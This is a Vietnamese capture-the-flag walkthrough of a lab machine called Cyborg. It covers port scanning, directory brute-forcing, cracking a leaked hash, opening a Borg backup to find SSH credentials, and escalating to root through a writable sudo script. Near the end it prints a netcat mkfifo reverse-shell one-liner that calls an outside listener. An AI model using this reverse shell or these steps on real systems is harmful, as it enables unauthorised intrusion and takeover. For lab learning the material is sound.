A picture containing graphical user interface

Description automatically generated

Hôm nay mk sẽ tiếp tục làm 1 bài tên là Cyborg. Bài này mk đã giải ra cách đây khá lâu, bh thì viết lại, 1 phần là để nhớ hơn về phương phương đã giải ra.

1. Dò quét

*rustscan -b 500 -a 10.10.42.186*

A screenshot of a computer

Description automatically generated with medium confidence

*nmap -sC -sV -v 10.10.42.186 -p 22,80 -Pn*

Text

Description automatically generated

Port 22, 80 là 2 port rất quen thuộc, là ssh và web

2. Enum

Graphical user interface, text, email

Description automatically generated

Tìm thư file/folder ẩn

*gobuster dir -u 10.10.42.186 -x html,php,txt -w /usr/share/wordlists/dirb/big.txt -t 50*

A picture containing chart

Description automatically generated

Chúng ta sẽ chú ý đến 2 thư mục là admin và etc. Trước tiên chúng ta hãy “thăm” folder etc trước.

Table

Description automatically generated

Table

Description automatically generated

Với 2 file là passwd và squid.conf.

Graphical user interface, text, application, email

Description automatically generated

Đây là nội dung file “passwd”. Chúng ta có được username và hash.

Text

Description automatically generated

Đây là nội dung file squid.conf.

Chuyến sang page “admin” xem có gì hay ho ko.

Graphical user interface, text, application, email, website

Description automatically generated

Dễ dàng tìm được tên của 1 số người như: Alex, Josh, Adam có thể hữu ích với việc bruteforce sau này.

Graphical user interface, text, application, letter, email

Description automatically generated

Với những thông tin như thế này, hướng tiếp cận của mk là sẽ tìm trên web xem có page nào để login ko (vì chúng ta đã có username hoặc tên/hash ở trên)

*gobuster dir -u http://10.10.42.186/admin -x html,php,txt -w /usr/share/wordlists/dirb/big.txt -t 50*

*gobuster dir -u http://10.10.42.186/admin -x html,php,txt -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50*

Chờ đợi bruteforce xong cũng lâu thực sự. Dù thử khá nhiều có wordlist khác nhau nhưng ko có kết quả gì.

Mk quyết định dùng login thử vào ssh với creds ở trên

Text

Description automatically generated

Graphical user interface

Description automatically generated with medium confidence

Fail toàn tập. Lúc này khá nản. Haizzzz. Nghỉ ngơi 1 lát rồi vào làm tiếp.

Graphical user interface, application

Description automatically generated

Download file “archive.tar” về rồi extract ra.

Graphical user interface, text

Description automatically generated


Thì đây là nội dung file config. Mk xem thêm các file khác nhưng ko biết nó là cái gì. Lần mò bao lâu ko có kết quả gì. Ko tìm được file nào chứa password, backup,….Cái quan trọng là mk ko biết đây nó là folder dùng để làm, và nó dùng công nghệ gì.

Aaaaa, quên mất, đọc file README là biết ngay. Đây chính là nút thắt quan trọng nhất!!!

Text

Description automatically generated

Đây rồi Borg Backup. Mk tìm được video này <https://www.youtube.com/watch?v=CuUOT-X89wk> để biết cách sử dụng.



Passphrase là “squidward” mà chúng ta đã crack thành công ở phía trên. Sau khi extract thành công chúng ta lấy đc folder home/alex. Như thường lệ mk tìm folder .”ssh” nhưng lần này thì ko may rồi. Ko thấy thư mục “.ssh” nào.

Graphical user interface


Description automatically generated

Với lệnh này thì nó sẽ liệt kê hết những gì bên trong thư mục “music\_archive” giúp chúng ta dễ tìm file hơn.

Text, application, chat or text message

Description automatically generated

Mk hướng sự chú ý tới 2 file là note.txt và secret.txt. Khi bạn mở file ra thì mk tìm được user/pass của ssh.



Text

Description automatically generated

Login thành công.

3. Leo thang đặc quyền

Text


Description automatically generated

Sudo permission cho phép chúng ta chạy lệnh với vai trò user root mà ko cần biết password. Vui hơn là chúng ta có quyền sửa file thực thi “/etc/mp3backups/backup.sh”.


Graphical user interface, text, application

Description automatically generated

Thay thế nội dung trong file backup.sh bằng lệnh “rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.231.56 4444 >/tmp/f” để lấy reverse shell.



Lúc này ở phía lắng nghe sẽ lấy được shell.



Đã lấy đc quyền root. Good job!!